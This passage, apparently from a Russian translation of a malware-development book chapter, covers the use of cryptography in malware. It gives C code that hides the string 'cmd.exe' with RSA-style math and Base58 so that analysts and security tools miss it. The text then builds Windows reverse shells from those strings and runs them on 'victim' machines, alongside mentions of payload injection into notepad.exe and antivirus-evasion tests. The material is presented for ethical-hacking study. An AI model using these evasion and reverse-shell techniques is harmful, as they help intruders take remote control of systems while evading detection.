


Рисунок 12.2. Компиляция hack2.c

Затем выполним программу на любой машине с Windows:

```
> .\hack2.exe
```

Например, в Windows 10 получим следующий вывод:




Рисунок 12.3. Запуск hack2.exe на машине с Windows

Как видите, пример сработал ожидаемым образом: полезная нагрузка была расшифрована и внедрена в `notepad.exe`.

Когда я проводил похожие эксперименты с необычными и непопулярными алгоритмами шифрования и сочетал их с другими методами обхода антивирусов, я получал хорошие результаты в VirusTotal. Методом проб и ошибок вы также можете проводить подобные практические эксперименты и исследования. Я оставляю это вам в качестве упражнения.

Применение простых чисел и модульной арифметики во вредоносном ПО

Рассмотрим пример практического применения простых чисел и модульной арифметики в криптографических алгоритмах. Обычно это делается для создания ключей шифрования RSA.

Практический пример

При создании ключа необходимо выбрать два простых числа, обозначаемых `p` и `q`, и вычислить их произведение `n = p*q`. Безопасность RSA основана на трудности определения `p` и `q` по `n`. Чем больше `p` и `q`, тем сложнее найти их, зная `n`.

Полный исходный код находится в GitHub-репозитории книги: GitHub.

Основная логика довольно проста:

1. Выбрать два больших простых числа.
2. Вычислить `n` - модуль - и `phi`, функцию Эйлера.
3. Выбрать открытый показатель `e`.
4. Вычислить закрытый показатель `d`.
5. Зашифровать сообщение открытым ключом.
6. Расшифровать сообщение закрытым ключом.

Большинство функций программы предназначены для математических вычислений.

Сначала идёт функция, проверяющая, является ли число простым:

```
int is_prime(int n) {
  if (n <= 1) {
    return 0;
  }
  for (int i = 2; i <= sqrt(n); i++) {
    if (n % i == 0) {
      return 0;
    }
  }
  return 1;
}
```

Затем следует функция нахождения наибольшего общего делителя (GCD) двух чисел:

```
int gcd(int a, int b) {
  while (b != 0) {
    int temp = b;
    b = a % b;
    a = temp;
  }
  return a;
}
```

Далее функция находит число e, такое что `1 < e < phi` и `gcd(e, phi) = 1`:

```
int find_public_exponent(int phi) {
  int e = 2;
  while (e < phi) {
    if (gcd(e, phi) == 1) {
      return e;
    }
    e++;
  }
  return -1; // Error: Unable to find public exponent
}
```

Следующая функция находит мультипликативное обратное числа по модулю:

```
int mod_inverse(int a, int m) {
  for (int x = 1; x < m; x++) {
    if ((a * x) % m == 1) {
      return x;
    }
  }
  return -1; // Error: Modular inverse does not exist
}
```

Наконец, следующая функция выполняет модульное возведение в степень:

```
int mod_pow(int base, int exp, int mod) {
  int result = 1;
  while (exp > 0) {
    if (exp % 2 == 1) {
      result = (result * base) % mod;
    }
    base = (base * base) % mod;
    exp /= 2;
  }
  return result;
}
```

Скомпилируем программу:

```
$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc
```

В Kali Linux это выглядит так:




Рисунок 12.4. Компиляция кода hack.c

Затем запустим `hack.exe` на машине жертвы с Windows:




Рисунок 12.5. Запуск hack.exe

Как и ожидалось, программа безупречно шифрует и расшифровывает данные; мы выводим их только для демонстрации.

Теперь попробуем применить ту же логику для шифрования строк. Например, зашифруем и расшифруем строку `cmd.exe`: GitHub.

Всё здесь устроено так же; отличаются только функции шифрования и расшифровки:

```
// Function to encrypt a message
void encrypt(const unsigned char *message, int message_len, int e,
  int n, int *ciphertext) {
  for (int i = 0; i < message_len; i++) {
    ciphertext[i] = mod_pow(message[i], e, n);
  }
}
// Function to decrypt a ciphertext
void decrypt(const int *ciphertext, int message_len, int d, int n,
  unsigned char *decrypted_message) {
  for (int i = 0; i < message_len; i++) {
    decrypted_message[i] = (unsigned char)mod_pow(ciphertext[i], d, n);
  }
}
```

Скомпилируем программу:

```
$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc
```

В Kali Linux это выглядит так:




Рисунок 12.6. Компиляция кода hack2.c

Затем запустим `hack2.exe` на машине жертвы с Windows:




Рисунок 12.7. Запуск hack2.exe

Как видите, это также работает ожидаемым образом, поэтому данный подход можно использовать для сокрытия строк от аналитиков вредоносного ПО и защитных решений.

Возьмём зашифрованную строку `24,597,2872,1137,3071,55,3071,0`, то есть `cmd.exe`, расшифруем её и запустим обратную оболочку, как в главе 10:

```
int message_len = 8;
// encrypted message (cmd.exe string)
int ciphertext[] = {24,597,2872,1137,3071,55,3071,0};
unsigned char decrypted_cmd[message_len]; //decrypted string
// Decrypt the message
decrypt(ciphertext, message_len, d, n, decrypted_cmd);
//...
CreateProcess(NULL, decrypted_cmd, NULL, NULL, TRUE, 0, NULL, NULL,
  &sui, &pi);
```

Скомпилируем программу:

```
$ x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -lws2_32
```

На моей машине с Kali Linux получен следующий вывод:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter12/02-prime-numbers]
└─$ x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/inclu
de/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -f
merge-all-constants -static-libstdc++ -static-libgcc -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter12/02-prime-numbers]
└─$ ls -lt
total 144
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Apr 16 20:25 hack3.exe
```

Рисунок 12.8. Компиляция примера hack3.c

Теперь запустим программу на виртуальной машине с Windows 10 x64:

```
> .\hack3.exe
```

Вот результат выполнения `hack3.exe` на машине жертвы с Windows:




Рисунок 12.9. Запуск hack3.exe на машине с Windows

Всё работает безупречно: обратная оболочка создана, как и ожидалось!

Некоторые из этих практических примеров могли показаться вам сложными, однако заметьте, что мы лишь применили знания из области математики. Я хотел показать, что это тоже можно использовать при разработке вредоносного ПО, особенно если требуется скрыть подозрительные строки.

Реализация пользовательских методов кодирования

Поскольку хеши и алгоритмы шифрования, такие как Caesar, Base64 и MurmurHash, хорошо известны исследователям безопасности, иногда они могут служить признаками вредоносной активности программы и привлекать лишнее внимание защитных решений. А как насчёт пользовательских методов шифрования или кодирования?

Практический пример

Рассмотрим ещё один пример. Здесь мы создадим обратную оболочку Windows, закодировав строку `cmd.exe`. Для кодирования я буду использовать алгоритм Base58: GitHub.

Логика проста: эта программа на C декодирует строку `cmd.exe` алгоритмом Base58 и создаёт обратную оболочку Windows.

Как видите, функция `base58decode()` содержит логику декодирования:

```
int base58decode(
  unsigned char const* input, int len, unsigned char *result) {
  result[0] = 0;
  int resultlen = 1;
  for (int i = 0; i < len; i++) {
    unsigned int carry = (unsigned int) ALPHABET_MAP[input[i]];
    for (int j = 0; j < resultlen; j++) {
      carry += (unsigned int) (result[j]) * 58;
      result[j] = (unsigned char) (carry & 0xff);
      carry >>= 8;
    }
    while (carry > 0) {
      result[resultlen++] = (unsigned int) (carry & 0xff);
      carry >>= 8;
    }
  }
  for (int i = 0; i < len && input[i] == '1'; i++)
    result[resultlen++] = 0;
  for (int i = resultlen - 1, z = (resultlen >> 1) + (resultlen & 1);
       i >= z; i--) {
    int k = result[i];
    result[i] = result[resultlen - i - 1];
    result[resultlen - i - 1] = k;
  }
  return resultlen;
}
```

Функция `base58encode()` содержит логику кодирования:

```
int base58encode(const unsigned char* input, int len,
  unsigned char result[]) {
  unsigned char digits[len * 137 / 100];
  int digitslen = 1;
  for (int i = 0; i < len; i++) {
    unsigned int carry = (unsigned int) input[i];
    for (int j = 0; j < digitslen; j++) {
      carry += (unsigned int) (digits[j]) << 8;
      digits[j] = (unsigned char) (carry % 58);
      carry /= 58;
    }
    while (carry > 0) {
      digits[digitslen++] = (unsigned char) (carry % 58);
      carry /= 58;
    }
  }
```

```
  int resultlen = 0;
  // leading zero bytes
  for (; resultlen < len && input[resultlen] == 0;)
    result[resultlen++] = '1';
  // reverse
  for (int i = 0; i < digitslen; i++)
    result[resultlen + i] = ALPHABET[digits[digitslen - 1 - i]];
  result[digitslen + resultlen] = 0;
  return digitslen + resultlen;
}
```

Скомпилируем программу:

```
$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -lws2_32
```

На моей машине с Kali Linux получен следующий вывод:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter12/03-custom-encoding]
└─$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include
/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fme
rge-all-constants -static-libstdc++ -static-libgcc -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter12/03-custom-encoding]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Apr 16 20:33 hack.exe
```

Рисунок 12.10. Компиляция нашего PoC-кода

Запустим программу на виртуальной машине с Windows 10 x64:

```
> .\hack.exe
```

В моём случае получен следующий результат:




Рисунок 12.11. Запуск hack.exe на машине с Windows

Похоже, наша логика выполнилась: обратная оболочка создана! Отлично.

Разумеется, можно изменить сценарий, добавив обфускацию текста и имён функций. Можно также заменить Base58 более сложным алгоритмом. Оставим это вам в качестве упражнения.

Криптография на эллиптических кривых (ECC) и вредоносное ПО

Что такое ECC и как она работает? Эта технология лежит в основе Bitcoin и Ethereum, шифрует ваши сообщения iMessage и является частью практически каждого значимого посещаемого вами веб-сайта.

ECC - один из видов систем криптографии с открытым ключом. В свою очередь, эта категория систем основана на сложных «односторонних» математических задачах, которые легко вычислить в одном направлении, но невозможно решить в обратном. Такие функции иногда называют «люками», поскольку в них легко войти, но трудно выбраться.

В 1977 году были представлены алгоритм RSA и алгоритм обмена ключами Диффи-Хеллмана. Революционность этих новых алгоритмов заключалась в том, что они стали первыми практическими криптографическими схемами на основе теории чисел. Более того, они впервые позволили двум сторонам безопасно взаимодействовать без общего секрета.

Как вы могли заметить при рассмотрении простых чисел, система RSA использует класс задач односторонней факторизации. Каждое число имеет уникальное разложение на простые множители. Например, 8 можно представить как 2 в степени 3, а 30 - как `2*3*5`. ECC не опирается на факторизацию, а вместо этого решает уравнения - эллиптические кривые - следующего вида:

```
y^2 = x^3 + ax + b
```

Предыдущее уравнение называется формой Вейерштрасса для эллиптических кривых и выглядит так:




Рисунок 12.12. Пример эллиптической кривой

Как вы могли заметить при чтении предыдущих глав, криптография уже повсеместно применяется в наступательной безопасности - даже шире, чем в оборонительной.

Практический пример

Рассмотрим ещё один пример. Как ECC применяется при разработке вредоносного ПО?

Реализация ECC без внешних библиотек, особенно в контексте программирования с Windows API (WinAPI), - чрезвычайно сложная задача. ECC включает продвинутые математические операции и криптографические примитивы, которые из-за сложности и требований безопасности обычно обрабатываются специализированными библиотеками.

Полная реализация заняла бы множество функций и потребовала бы тщательной обработки криптографических операций, создания ключей и управления ими.

Я рассмотрю упрощённый пример использования ECC в Python 3 с библиотекой `tinyec`. Он включает функции создания пар ключей, шифрования и расшифровки файлов посредством протокола Диффи-Хеллмана на эллиптических кривых (ECDH). Обратите внимание, что этот пример не обрабатывает все аспекты проверки ошибок и управления ключами, необходимые в производственной среде.

> **Важное примечание**
>
> ECDH - протокол согласования ключей, позволяющий двум участникам установить общий секрет по незащищённому каналу с помощью пары из открытого и закрытого ключей эллиптической кривой. Используя этот общий секрет, можно прямо или косвенно сформировать ключ. Затем этим или производным ключом можно шифровать последующие сообщения симметричным шифром. Применение криптографии на эллиптических кривых отличается от протокола Диффи-Хеллмана.

Код Python доступен здесь: GitHub.

Ниже приведено пошаговое объяснение кода Python:

1. Прежде всего импортируем необходимые библиотеки:

```
from tinyec import registry
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes
```

2. Затем создадим пары ключей:

A. Используем кривую `secp256r1` (P-256), широко применяемую эллиптическую кривую.

B. Алиса создаёт свою пару ключей - закрытый и соответствующий открытый ключ.

